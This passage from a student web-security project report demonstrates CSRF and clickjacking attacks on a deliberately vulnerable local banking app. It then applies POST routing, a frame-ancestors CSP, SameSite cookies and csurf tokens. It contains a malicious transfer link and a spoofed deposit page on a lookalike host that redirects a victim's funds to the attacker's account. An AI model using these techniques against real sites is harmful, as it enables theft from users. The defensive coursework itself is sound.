
However, all funds will actually be directed to account ID 3, which belongs to the 'student' user.


⚠ Not Secure bank.127.0.0.1.nip.io.evil-7f000001.nip.io:8000/deposit.html

Deposit money for ProfAvery

Account ID	Amount ($)
1	500
2	500


Victim enters $500 for both accounts


⚠ Not Secure bank.127.0.0.1.nip.io:8080/balance

Account balances for ProfAvery

Account ID	Balance
1	$20
2	$100

The victim’s account balances remain unchanged



Account balances for student

Account ID	Balance
3	$1005

Attacker becomes $1000 richer

3. Mitigate the Vulnerabilities

In Chapter 6 of *Grokking Web Application Security*, the textbook outlines three methods to mitigate CSRF attacks: switching from GET to POST requests, implementing a Content Security Policy, and configuring cookies with the "Strict" attribute.

3.1. Switching from GET to POST request

The first necessary change is to switch from using a GET request to a POST request for the transfer route. This is important because GET requests are intended to retrieve data without making any changes to the server's state. In contrast, POST requests are used for actions that modify data, such as transferring money between accounts. By using POST, we ensure that sensitive operations like money transfers follow standard RESTful practices, reducing the risk of exposing sensitive information in the URL and preventing potential CSRF attacks.

The new route looks like this:

```
app.post('/transfer', (req, res) => {
 const stmt = db.prepare(`
  SELECT 1
  FROM accounts
  WHERE id = ?
```


```
    AND user_id = ?
 `)

 const valid = stmt.get(req.body.from, req.session.user_id)
 if (!valid) {
   res.status(401)
   res.json({ msg: 'invalid transfer' })
   return
 }
 const deposit = db.prepare(`
     UPDATE accounts
     SET balance = balance + ?
     WHERE id = ?
   `)
 const withdrawal = db.prepare(`
     UPDATE accounts
     SET balance = balance - ?
     WHERE id = ?
   `)

 const transfer = db.transaction((from, to, amount) => {
   withdrawal.run(amount, from)
   deposit.run(amount, to)
   res.json({ from, to, amount })
 })

 transfer(req.body.from, req.body.to, req.body.amount)
})
```

Verification:
After switching the transfer route from GET to POST, we tested the application's behavior to ensure the change worked as intended. Previously, clicking on a malicious link like the following:

- http://bank.127.0.0.1.nip.io:8080/transfer/3/1/1

would have triggered an unauthorized money transfer from the ‘student’ account (ID 3) to ‘ProfAvery’ account (ID 1).

However, this attack no longer works because the transfer route now uses a POST request instead of GET. Nothing happens when we log in as 'student' and click the link. The reason is that GET requests no longer trigger the transfer operation, as the route requires a POST request with the necessary parameters passed in the request body. This change effectively prevents malicious links from exploiting the transfer functionality.



```
Cannot GET /transfer/3/1/1
```


3.2. Protecting Against Clickjacking

Since our application doesn't need to be embedded in other sites, we can add an additional layer of protection by implementing a Content Security Policy (CSP) header to block iframe embedding. This is crucial for preventing clickjacking attacks, where malicious sites attempt to load applications in a hidden iframe to trick users into interacting with them unknowingly.

We can achieve this by using the frame-ancestors 'none' directive in our CSP. This directive ensures that our site cannot be loaded in an iframe on any domain. The implementation looks like this:

```
<head>
    <title>Vulnerable Bank</title>
    <link rel="stylesheet" href="https://unpkg.com/mvp.css">
    <meta http-equiv="Content-Security-Policy" content="frame-ancestors 'none';">
  </head>
```

With this simple change, we effectively prevent clickjacking attacks by ensuring our web application cannot be embedded in a hidden iframe on a malicious website.




I got you!

You might want to check your bank account

```
Refused to frame 'http://bank.127.0.0.1.nip.io:8080/' because an ancestor violates the following Content Security Policy directive: "frame-ancestors 'none'".
Failed to load resource: the server responded with a status of 401 ()
```


3.3. Setting Cookies to Strict

By default, the cookie-session library sets the cookie same-site attribute to ‘none.’ This means that the session cookie can be shared with any cross-origin requests as long as they make the request to the server that sets the session cookie. One possible mitigation of the CSRF vulnerability shown in attack 3 is by enforcing the cookie same-site attribute to ‘Strict.’ With the same-site attribute set to ‘Strict,’ the browser prevents the session cookie from being accessed from cross-origin requests. ‘Lax’ can also be a viable option, depending on application requirements for site usability (cookies can be accessed via cross-origin GET requests).



```
app.set('view engine', 'ejs')
app.use(morgan("dev"))
app.use(express.urlencoded({ extended: true }))
app.use(express.json())
app.use(cookieSession({
  secret: 'cpsc455-project1',
  maxAge: 20 * 60 * 1000, // 20 minutes,
  sameSite: 'strict'
}))
```


However, despite “http://bank.127.0.0.1.nip.io.evil-7f000001.nip.io:8000/deposit.html” and “http://bank.127.0.0.1.nip.io” appearing to be different origins, it is still considered as the same domain (nip.io) by the browser. Since the same origin policy is satisfied, the session cookie will be shared regardless of the same-site cookie attribute set by the server. This led to inaccurate results when testing the attack mitigation locally.



Not secure | bank.127.0.0.1.nip.io:8081/balance

Account balances for ProfAvery

Account ID	Balance
1	$20
2	$100




Not secure | bank.127.0.0.1.nip.io.evil-7f000001.nip.io:8000/deposit.html

Deposit money for ProfAvery

Account ID	Amount ($)
1	500
2	500

The victim logs in and visits the malicious site to initiate a deposit




bank.127.0.0.1.nip.io:8081/balance

Account balances for student

Account ID	Balance
3	$1005


The attack still appears to be successful with the same-site attribute set to strict

<u>Fix: setting different hostnames to force the browser to think they are different domains by tweaking /etc/hosts</u>



```
(.venv) student@tuffix-vm:~/Documents/cpsc455/cpsc455-project1$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       tuffix-vm.myguest.virtualbox.org        tuffix-vm

127.0.0.1       servera.local
127.0.0.1       serverb.local
```


Note: Another way to achieve this is to access the bank site using localhost and leave nip.io address for the malicious site



servera.local:8081/balance

Account balances for ProfAvery


Account ID	Balance
1	$20
2	$100



serverb.local:8000/deposit.html

Account ID	Amount ($)
1	500
2	500

The victim logs in using servera.local, and proceeds to deposit money to the attacker on serverb.local



servera.local:8081/deposit

invalid session

Username:


Password:

Server application rejects request sent by malicious site because session cookie was not sent (inaccessible from malicious site)


3.4. Using CSRF tokens

Another way to protect against a CSRF attack, as exhibited in attack 3, is by using CSRF protection middleware. The npm library, csurf, helps by validating that requests sent from the client originated from the content served by the server application. This is achieved by the server application, through embedding a CSRF token in the HTML page, before sending it to the client. On subsequent requests, the server application then proceeds to check the CSRF token returned from the client to ensure that the content has not been tampered with.

Setting up csurf




```
"dependencies": {
  "bcrypt": "^5.0.1",
  "better-sqlite3": "^11.3.0",
  "cookie-parser": "^1.4.7",
  "cookie-session": "^2.1.0",
  "csurf": "^1.11.0",
  "ejs": "^3.1.6",
  "express": "^4.19.2",
  "morgan": "^1.10.0"
},
```




```
// Anti CSRF fix
const csrf = require('csurf')
const cookieParser = require('cookie-parser')

const PORT = 8080
const app = express()

// Anti CSRF fix
const csrfProtection = csrf({cookie: true})
app.use(cookieParser())
```

Updated package.json with new dependencies (cookie-parser, csurf), and tweaking index.js to use csurf middleware




```
<p>
    <input type="submit" value="Deposit" />
    <input
        type="hidden"
        name="_csrf"
        value="<%= csrfToken %>"
    />
```




```
// app.get('/deposit', (req, res) => {
app.get('/deposit', csrfProtection ,(req, res) => {
  const userId = req.session.user_id

  if (!userId) {
    res.render('login', { msg: 'invalid session' })
    return
  }

  let stmt = db.prepare('SELECT username FROM users WHERE id = ?')
  const user = stmt.get(userId)

  stmt = db.prepare('SELECT id, balance FROM accounts WHERE user_id = ?')
  const accounts = stmt.all(userId)

  // CSRF fix
  const csrfToken = req.csrfToken()

  res.render('deposit', { user, accounts, csrfToken })
})

// app.post('/deposit', (req, res) => {
app.post('/deposit', csrfProtection ,(req, res) => {
  const userId = req.session.user_id

  if (!userId) {
    res.render('login', { msg: 'invalid session' })
    return
  }

  const stmt = db.prepare(`
    UPDATE accounts
    SET balance = balance + ?
    WHERE id = ?
  `)

  for (const deposit of req.body.deposits) {
    stmt.run(deposit.amount, deposit.id)
  }

  res.redirect('/balance')
})

// CSRF fix (custom error handling)
app.use((err, req, res, next) => {
  if (err.code === 'EBADCSRFTOKEN'){

    return res.render('login', {msg : "why you do dis?"})
  }

  next(err)
})
```

Tweaking GET and POST endpoints to use csurf middleware. Custom error handling was added to redirect the attacker back to the login page with a message. Tweaking views/deposit.ejs to render the deposit page with a dynamically added CSRF token.



```
<p> == $0
  <input type="submit" value="Deposit">
  <input type="hidden" name="_csrf" value="FxQsGQ0q-cUA0L1VbvmFlMEhwqj0jjNdE9YY">
</p>
```


when a logged user accesses the /deposit page, the server application embeds a CSRF token in HTML before serving it



```
<td>
    <input
        type="number"
        name="deposits[2][amount]"

        min="0" step="0.01"  />
    <input
        type="hidden"
        name="_csrf"
        value="LXFI0IMz-fHBcJblE1twtlJK_2L7fZnKQGl"
    />
</td>
```

Tweaking malicious server's deposit.html to include bogus CSRF token


<u>Attack 3 Mitigation in Action</u>



Not Secure bank.127.0.0.1.nip.io:8080/balance

Account balances for ProfAvery

Account ID	Balance
1	$20
2	$100

